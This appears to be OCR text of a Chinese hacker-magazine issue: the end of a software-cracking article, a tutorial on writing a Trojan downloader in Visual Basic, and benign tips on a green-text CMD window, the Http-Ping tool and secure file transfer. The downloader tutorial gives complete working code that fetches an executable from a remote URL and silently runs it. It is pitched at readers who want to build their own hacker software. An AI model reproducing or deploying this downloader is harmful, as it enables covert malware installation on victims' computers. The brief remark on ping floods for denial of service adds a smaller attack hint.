


图9

总结：

其实这篇文章重在思路，如果你能定位到关键代码处，我想Crack也只是时间问题。难就难在定位，当有时常规的方法行不通的，我们可以发散思维，偿试一下非常规的方法。达到成功的路有很多，或许你是靠运气，但最起码你做到了！

感谢你看完本文，写的不好，多多包涵！

木马牵引，下载！下载！
——VB实现简易下载者

炫风舞

相信各位读者对“下载者”这种病毒一定不陌生吧？先跟我来重温一下什么是下载者。

下载者（Downloader）是一类计算机病毒程序，按照国际上的病毒命名惯例为“Trojan-Downloader”一类。这类木马程序的主要内容为：指引中毒用户的计算机到病毒开发者指定的URL地址去下载更多的病毒文件或者木马后门文件并运行。使得黑客获得更大操作权限，为黑客后门技术奠定基础。通俗的说，就是自动下载病毒的程序。一般这类病毒体大小在几百字节到几KB之间，比一般的木马程序要小的多，便于网络传播。一些空虚的人在网站挂马，通常挂的都是下载者。因为下载者

程序体积小，可以迅速下载执行，不卡IE浏览器。所以，不安装杀毒软件，一般很难发现。



图1

下载者发展速度很快，集成了各种各样的功能，如：抗杀软、穿防火墙、过主动防御和云安全查杀、穿透还原卡和还原精灵、映像劫持、屏蔽反病毒网站、浏览器劫持、锁IE浏览器首页、弹广告等等。

作为一名黑客，编程技术是必不可少了。编程语言的种类很多，VC++、Delphi、VB、易语言等等。很多读者都希望能编写出属于自己的黑客软件，下面我就教大家使用很好上手的VB语言编写一款上文提到的“下载者”（如图1）。这款简单的下载者除了窗体外，不需要添加任何的控件。两段简单代码就可以完成了，各位读者不必担心过于复杂。

在这里，我只是简单的用VB实现一下下载者的基本功能。所以，我就不添加生成器了。关于木马类软件的生成器编写，日后我会慢慢给大家讲解。

首先打开VB，新建一个标准的EXE工程（如图2）。我们先对工程变量进行定义，为了避免混乱，我们使用“Option Explicit”。强制对该文件中的所有变量进行显式声明，也就是必须对变量进行声明才可以使用。如果没有使用“Option Explicit”语句，则所有未声明的变量都是“Object”类型。因为“Option Explicit”语句必须出现在文件中其他所有源语句之前，所以对于窗体的描述我放在了后面。




图2

代码如下：

```
Option Explicit '强制对该文件中的所有变量进行显式声明。
Private Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long '第一个函数声明，调用API进行网络下载。
Private Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As Long, ByVal lpOperation As String, ByVal lpFile As String, ByVal lpParameters As String, ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long '第二个函数声明，运行一个外部程序。
Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long) '第三个函数声明，挂起调用进程。
```

第一个函数声明：调用API进行网络下载，这是VB的一个用来调用API进行网络下载的函数。第二个函数声明：运行一个外部程序、或者是打开一个已注册的文件，并对外部程序有一定的控制。第三个函数声明：将调用它的进程挂起（暂停）dwMilliseconds毫秒后继续运行，挂起时不仅不会回应用户操作，还会停止自身的运行。

完成了对三个函数的声明后，下面我就对窗体进行声明，代码如下：

```
Private Sub Form_Load() '对窗体进行声明。
URLDownloadToFile 0, "http://www.xuanfengwu.com/木马.exe", "c:\木马.exe", 0, 0 '第2个参数是下载文件的地址，第3个参数是文件下载后保存的位置。
Sleep 20000 '以毫秒为单位，1000毫秒=1秒，当前参数是挂起20秒。
ShellExecute 0, vbNullString, "c:\木马.exe", vbNullString, vbNullString, vbNormalFocus 'ShellExecute的第2个参数是要运行的文件，也就是下载到主机的木马连接了。
End '结束程序。
End Sub
```

为了方便各位读者理解，我依次翻译下代码的含义：对窗体进行声明，设置文件的下载地址“http://www.xuanfengwu.com/木马.exe”（注：该URL为虚构），下载文件保存到C盘，下载一个名为“木马”的可执行文件。以设置的参数挂起20000毫秒也就是20秒，运行一个外部程序，也就是C盘下的“木马.exe”，最后是关闭程序。

一款属于我们自己的“下载者”就完成了，选择菜单里的“文件”-“生成工程1（注：我这里把下载者定名为了SKULL-1）”（如图3），选择好生成位置就可以了。运行一




图3

下，怎么样，成功的下载了指定的文件吧？

经过我的分析讲解，大家是否觉得很简单呢？其实编程说难也难，说简单也简单，入门后就会觉得很简单了，各位小菜还要努力哦！滥用黑客技术必将遭到法律的制裁，希望大家都能正视黑客技术。

（文中涉及的相关代码本期光盘已收录）

打造“黑客帝国”式CMD

牟晓东

在十多年前，《The Matrix》（《黑客帝国》）电影中展现的“黑底绿字”式搭配几乎已经成了标准的黑客工作界面，非常酷。经常在一些入侵教程中看到“大牛”们使用那些经改良之后的“笔记本”记录软件，也有相当一部分采用了“黑底绿字”。对于经常使用的黑底白字CMD命令行窗口，我们是不是也可以稍加改造一下变“绿字”呢？其实Windows已经提供了相关的设置操作，而且方法也极其简单，只是很多人把它忽略了而已。下面我们就可以通过简单的三步操作将这个小愿望变为现实：




图1

第一步：建立CMD快捷方式

在桌面的空白地方单击鼠标右键，从弹出的快捷菜单中选择“新建”-“快捷方式”；接着在出现的“创建快捷方式”窗口的“请键入项目的位置”处直接输入“C:\WINDOWS\system32\cmd.exe”（也可以通过点击后面的“浏览”按钮来进行CMD.exe程序的定位）（如图1）；然后点击“下一步”按钮，在“选择程序标题”窗口中保持“键入该快捷方式的名称”为默认的“cmd.exe”不变，直接点击“完成”按钮。

第二步：“改色”

右键单击刚刚生成的“cmd.exe”快捷方式，选择“属性”；在弹出的“cmd.exe属性”窗口中切换到“颜色”选项卡，其中就罗列出了从“屏幕文字”、“屏幕背景”和“弹出文字”等项目的颜色设置。先单击“屏幕文字”，再单击下方第11个亮绿色小色块，此时“选定的屏幕颜色”处就会即时显示出所设置的最终显示效果（如图2），最后点击“确定”按钮。




图3

现在试着在桌面上双击“cmd.exe”快捷方式运行一下看看，是不是已经实现了经典的黑客帝国式“黑底绿字”效果（如图3）？别等了，耍酷去吧！

当PING命令吃了“闭门羹”之后

郭建伟

要说最常用的网络工具，非PING命令不可。当我们对某个网站进行探测分析时，可能随手就会使用PING命令对其进行初步测试。根据PING命令的检测结果，可以得到目标网站的基本信息（例如IP地址，主机反应时间等）。PING命令甚至可以作用网

络攻击工具使用，如果攻击者控制了很多主机，使用PING命令向同时向目标主机发送大量的ICMP嗅探报文，就很容易出现造成该网络拒绝服务（DoS）的情况。因为PING PING命令依靠的是ICMP网络协议，发送的是ICMP ECHO_REQUEST结构的数据包，因此很多网站为了防止被探测，往往IP安全策略“封杀”PING探测。对这些网站进行PING探测，恐怕就只能吃“闭门羹”了。其实，我们完全可以使用PING命令的替代品——Http-Ping，来摆脱上述困境。只要远程主机开启了HTTP/HTTPS服务，该工具就可以执行PING探测。




图1

Http-Ping只包含一个“http-ping.exe”文件，您完全可以将其复制到系统文件夹中，当做系统命令来使用。Http-Ping的使用方法和PING命令差不多，在其后跟上目标网址，就可以对其进行简单探测了（如图1）。在检测结果信息中显示探测的次数，每次探测成功与否标记，以及和发送报文的大小和花费的时间等信息。当探测完成后，还可以显示探测的统计信息，包括发送的数据包数量，接收到的数据包数量，丢失的数据包数量，丢包率，以及探测过程花费的最短时间，平均时间和最长时间等信息。即使远程主机封锁了ICMP协议，我们同样可以获得准确的检测数据。

为了更好的使用Http-Ping，还需要深入了解其语法。其命令的完整使用语法是“http-ping [-t] [-n count] [-i interval] [-f file-name] [-s] [-v] [-q] [-c] [-r] [-wtimeout] URL”。其中的“-t”参数表示对目标主机执行连续的检测操作，直到点击“Ctrl+C”强制退出为止。“-n count”参数表示向目标主机执行指定次数的检测操作，“count”参数指明检测的具体次数。参数“-i interval”表示指定检测的时间间隔，这样每隔预设的时间，就可以向目标主机发送数据包。“-f file-name”表示将检测的回应信息保存在指定的文件中，“file-name”包含目标文件的路径。“-s”参数表示执行静默检测，没有任何回应信息。“-v”参数表示得到更加详细的回应统计信息，“-q”参数表示执行快速探测操作，只取得目标主机的HTTP头信息。“-c”参数表示在检测过程中执行完整的网络连接。“-r”参数表示遵从HTTP重定向，“-w timeout”参数检测的回应超时等待时间，“URL”参数设置目标主机的网址。

（文中涉及的软件本期光盘已收录）

为文件传输开辟绝密“通道”

郭建伟

当我们传输机密文件操作时，最担心就是文件的安全了。现在互联网上可谓危机四伏，数据在传输过程中，一旦被黑客非法拦截和破译，就会给您造成不小的损失。为了保证文件传输的安全性，我们必须另辟蹊径，采用与众不同的数据传输方式，才可以巧妙避开黑客的追踪。本文向大家介绍SharedSafe和DirectTransFile这两款独特的软件，前者可以通过邮箱安全传输文件，后者可以使用暗语直传文件。希望起到抛砖引玉的作用，帮助大家更好更安全的传输机密文件。

一、巧用邮箱安全传输文件

SharedSafe的特点是可以借助您的邮箱，实现文件的安全传输和同步操作。为了便于讲解，这里举例说明SharedSafe的用法。假设名称为Alice的用户需要将本机上C盘上的“jimiwenjian”文件夹安全传输给Bob用户，Alice首先在C盘“jimiwenjian”文件夹的右键菜单上点击“SharedSafe”→“Create Safe and Link to Floder”项，在创建安全链接窗口（如图1）中选择“New from Email”项，在“Email Address”栏中输入自己的邮箱地址，注意该邮箱必须支持IMAP协议，这里输入“alice@gmail.com”，表示使用Gmail邮箱。在“Password”栏中输入邮箱密码。之后点击“Probe Email”按钮，SharedSafe即可对该邮箱进行测试。

